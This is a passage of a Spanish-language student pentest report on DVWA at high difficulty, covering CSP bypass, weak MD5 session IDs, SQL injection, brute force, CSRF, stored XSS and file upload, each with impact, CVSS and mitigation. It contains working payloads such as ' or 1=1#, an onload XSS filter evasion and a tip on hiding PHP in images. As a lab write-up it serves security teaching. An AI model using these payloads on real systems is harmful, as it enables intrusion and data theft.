
Interceptamos la petición en Burp Suite y cambiamos el script

## Explotación de vulnerabilidades web | Grupo 06

The screenshot shows a Kali Linux desktop environment with two windows open. The top window is a Mozilla Firefox browser displaying the DVWA (Damn Vulnerable Web Application) 'Content Security Policy (CSP) Bypass' page. The bottom window is the Burp Suite interface, specifically the 'Proxy' tab, showing the intercepted request. The request is a GET to the URL `/vulnerabilities/csp/`. The 'Actions' dropdown in Burp Suite is set to 'Intercept is on'. The request details show the following headers and body:

```
1 GET /vulnerabilities/csp/source/jsonp.php?callback=+solve+ HTTP/1.1
2 Host: 192.168.5.250
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.5.250/dvwa/vulnerabilities/csp/
9 Cookie: security=high; PHPSESSID=e62db5e1f0d1c3030e9d4c1a9b2154c
10
11
```

The DVWA page itself shows the title 'Vulnerability: Content Security Policy (CSP) Bypass' and a note: 'The page makes a call to .../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.' It includes a math challenge '1+2+3+4+5=5' and a 'Solve the sum' button. A sidebar on the left lists various DVWA modules, with 'CSP Bypass' currently selected.



## Impacto

Confidencialidad e integridad en menor medida ya que se puede robar las cookies de sesión u otros datos del usuario a través de este ataque o insertar otro tipo de cookies al afectado por el ataque.

## CVSS3

Score: 5,4

CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N

## Mitigación

Eliminar cualquier tipo de permiso a otro dominio que no sea el propio

### 3.3.6. Weak Session IDs

#### Descripción

Mirando en el inspector de Firefox (Burp no detectaba bien la cookie) nos dan valores aparentemente aleatorios y parecidos a hashes, así que probamos en una herramienta online.

DVWA Vulnerability: Weak Session IDs page. The cookie 'dwsession' is shown in the browser's developer tools, with a value of '88f13788210194c475687be6106a3b84'. The DVWA interface shows the title 'Vulnerability: Weak Session IDs'.

CrackStation Free Password Hash Cracker page. A hash '88f13788210194c475687be6106a3b84' is entered into the 'Crack Hashes' field. The result table shows the hash type as 'md5' and the result as 'C3'. The page also includes information about how CrackStation works and its lookup tables.

El resultado es un Hash MD5 el cual a día de hoy es vulnerable y fácilmente crackeable.

## Impacto

Confidencialidad ya que usurpar la cookie y la secuencia de sesión equivale al robo de identidad.

## CVSS3

Score: 4.0

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:N/A:N

## Mitigación

Usar un valor aleatorio real junto a un hash fuerte para garantizar la aleatoriedad de la secuencia.

### 3.3.7. SQL Injection

#### Descripción

Como podemos ver, ahora al intentar introducir un input no lo hace desde la propia página, sino que nos redirige a otra:

#### Vulnerability: SQL Injection

Click [here to change your ID](#).

#### More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- <http://bobby-tables.com/>

Sin embargo el mayor cambio que podemos observar en el código es que ahora hay un LIMIT 1, que limita los inputs que se devolverán:

```

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

```

Para evitarlo, simplemente deberíamos poner un # al final del input, para que así comente el resto: ' or 1=1#

## Vulnerability: SQL Injection

Click [here to change your ID.](#)

```

ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith

```

### Impacto

En este tipo de ataque, toda la información almacenada está potencialmente en peligro, pues al hacer inyecciones pueden no solo obtener información clasificada como contraseñas sino que también pueden hacer cambios en la propia base de datos.

## **CVSS3**

Score: 6,4

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:C /C:L /I:L /A:N

## **Mitigación**

Se debería controlar el tipo de caracteres que se pueden introducir en el input para evitar vulnerabilidades.

### **3.3.8. Ataque por Fuerza Bruta**

#### **Descripción**

La diferencia con el nivel medio es, simplemente, que ahora el tiempo de espera entre intentos es aleatoriamente entre 2 y 4 segundos, para así, confundir al atacante. Si bien esto puede resultar una molestia no es un impedimento real, y simplemente aumentaría la longitud del ataque.

#### **Impacto**

El atacante puede averiguar una contraseña, lo cual le puede dar acceso a privilegios de administrador en el peor de los casos

## **CVSS3**

Score: 10

CVSS:3.1/AV:N /AC:L /PR:N /UI:N /S:C /C:H /I:H /A:N

## **Mitigación**

Hemos comprobado que solamente añadir un cooldown entre intentos puede no ser suficiente, por lo que también sería recomendable un captcha, un bloqueo del sistema en caso de demasiados intentos fallidos o una verificación en dos pasos.

### 3.3.9. CSRF

#### Descripción

Para añadir complejidad, ahora cada vez que se usa la página se genera un nuevo token, que cambia en cada ocasión de forma que no es tan sencillo generar el enlace:

```
// Check Anti-CSRF token  
checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
```

! 192.168.5.250/dvwa/vulnerabilities/csrf?password\_new=pass&password\_conf=pass&Change=Change&user\_token=49fe485adf8602c3f13abbb9cdd318e0#

Para poder obtener tokens ya tenemos un método, y ese es el de usar XSS, por lo que para este nivel de dificultad simplemente tendríamos que usar XSS para adivinar el resultado de user\_token y hacer el resto igual que en los pasos anteriores

#### Impacto

Con esta técnica puedes obligar a la víctima a cambiar una de sus contraseñas sin saberlo, redirigirla a otras páginas o cambiar demás datos sin su consentimiento.

#### CVSS3

Score: 9,3

CVSS:3.1/AV:N /AC:L /PR:N /UI:R /S:C /C:H /I:H /A:N

#### Mitigación

Tampoco las restricciones de este nivel son suficientes, por lo que para aumentar aún más la seguridad se podría cambiar el GET por un POST y antes de pedir introducir la nueva contraseña pedir también la antigua.

### 3.3.10. XSS Almacenado

#### Descripción

Se ha mejorado la seguridad, habiéndose quitado el patrón “`<s*c*r*i*p*t`” de los posibles inputs.

```
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
$message = htmlspecialchars( $message );

// Sanitize name input
$name = preg_replace( '/<(.*)>|c(.*)i(.*)p(.*)t/i', ' ', $name );
$name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```

Lo han logrado al filtrar los inputs tanto del mensaje como del nombre.

El defensor además ha limitado el número de caracteres que se pueden introducir en el nombre a un máximo de 10, sin embargo eso se puede cambiar fácilmente simplemente cambiando el código html:

The screenshot shows the developer tools interface of a browser. The title bar says "CSP Browser". Below it are various tabs: Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, and What's New. A search bar is present. The main area displays the HTML code of a form. The code includes a table with a single row (tbody), which contains two columns (td). The first column has a width of 100px and contains the text "Name". The second column contains an input field with the name "txtName", type "text", size "30", and a maximum length of "50". Below the table are several empty tr elements. The URL at the bottom of the browser is "http://body.home".

El problema (para el defensor, no nuestro) es que, aun no pudiendo poner scripts, hay otras formas de explotar la vulnerabilidad, como `<body onload = alert("hackeado")>`:

The screenshot shows the DVWA application interface. At the top, there's a navigation menu with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". Below the title is a form with fields for "Name" and "Message". A modal dialog box is overlaid on the page, containing the word "hackeado" in its message area. At the bottom of the page, there's a section titled "More Information" with a list of links:

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>

## Impacto

El script malicioso puede acceder a cookies, tokens y cualquier otro tipo de información del navegador que se use en esa dirección.

## CVSS3

Score: 10

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:C /C:H /I:H /A:N

## Mitigación

Si bien tanto el nombre como el mensaje limitan el uso de scripts, también habría que hacerlo con otros tipos de funciones.

### 3.3.11. Subida de Ficheros

#### Descripción

Ahora no solo comprueba que sea el tipo correcto de archivo, sino que además comprueba el tamaño de los archivos y usa una función llamada getimagesize para obtener el ancho y alto del archivo y comprobar que realmente es una imagen y no un archivo con la terminación cambiada.

```
// Is it an image?
if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
    ( $uploaded_size < 100000 ) &&
    getimagesize( $uploaded_tmp ) ) {
```

La forma de poder pasar por esto es poniendo código php oculto en una imagen usando herramientas como mfsvenom o exiftool.

## Impacto

Las consecuencias de la subida de ficheros sin restricciones pueden variar, incluyendo la toma completa del sistema, la sobrecarga del sistema de archivos o de la base de datos, los ataques de reenvío a los sistemas de back-end, los ataques del lado del cliente o la simple desfiguración. Dependerá del tipo de archivo que se suba y dónde se almacene, principalmente.

## **CVSS3**

Score:

CVSS:3.1/AV:N /AC:L /PR:N /UI:R /S:C /C:H /I:H /A:N

## **Mitigación**

Hemos comprobado que aun habiendo limitado el tipo de archivos que se pueden subir sigue habiendo formas de explotar la vulnerabilidad, por lo que aparte se debería chequear con PHP que el archivo subido realmente es del tipo que dice ser, e incluso se podrían comprobar los metadatos en cuestión para eliminar los maliciosos y dejar solo la propia imagen.

## **CVSS3**

Score: 8,1

CVSS:3.1/AV:N /AC:L /PR:L /UI:N /S:U /C:H /I:H /A:N

## **Mitigación**

Al no ser suficiente simplemente esconder el código fuente de la página en un archivo de la web, se podría encriptar directamente para evitar que pueda fácilmente encontrar una manera de descubrir el funcionamiento de la misma.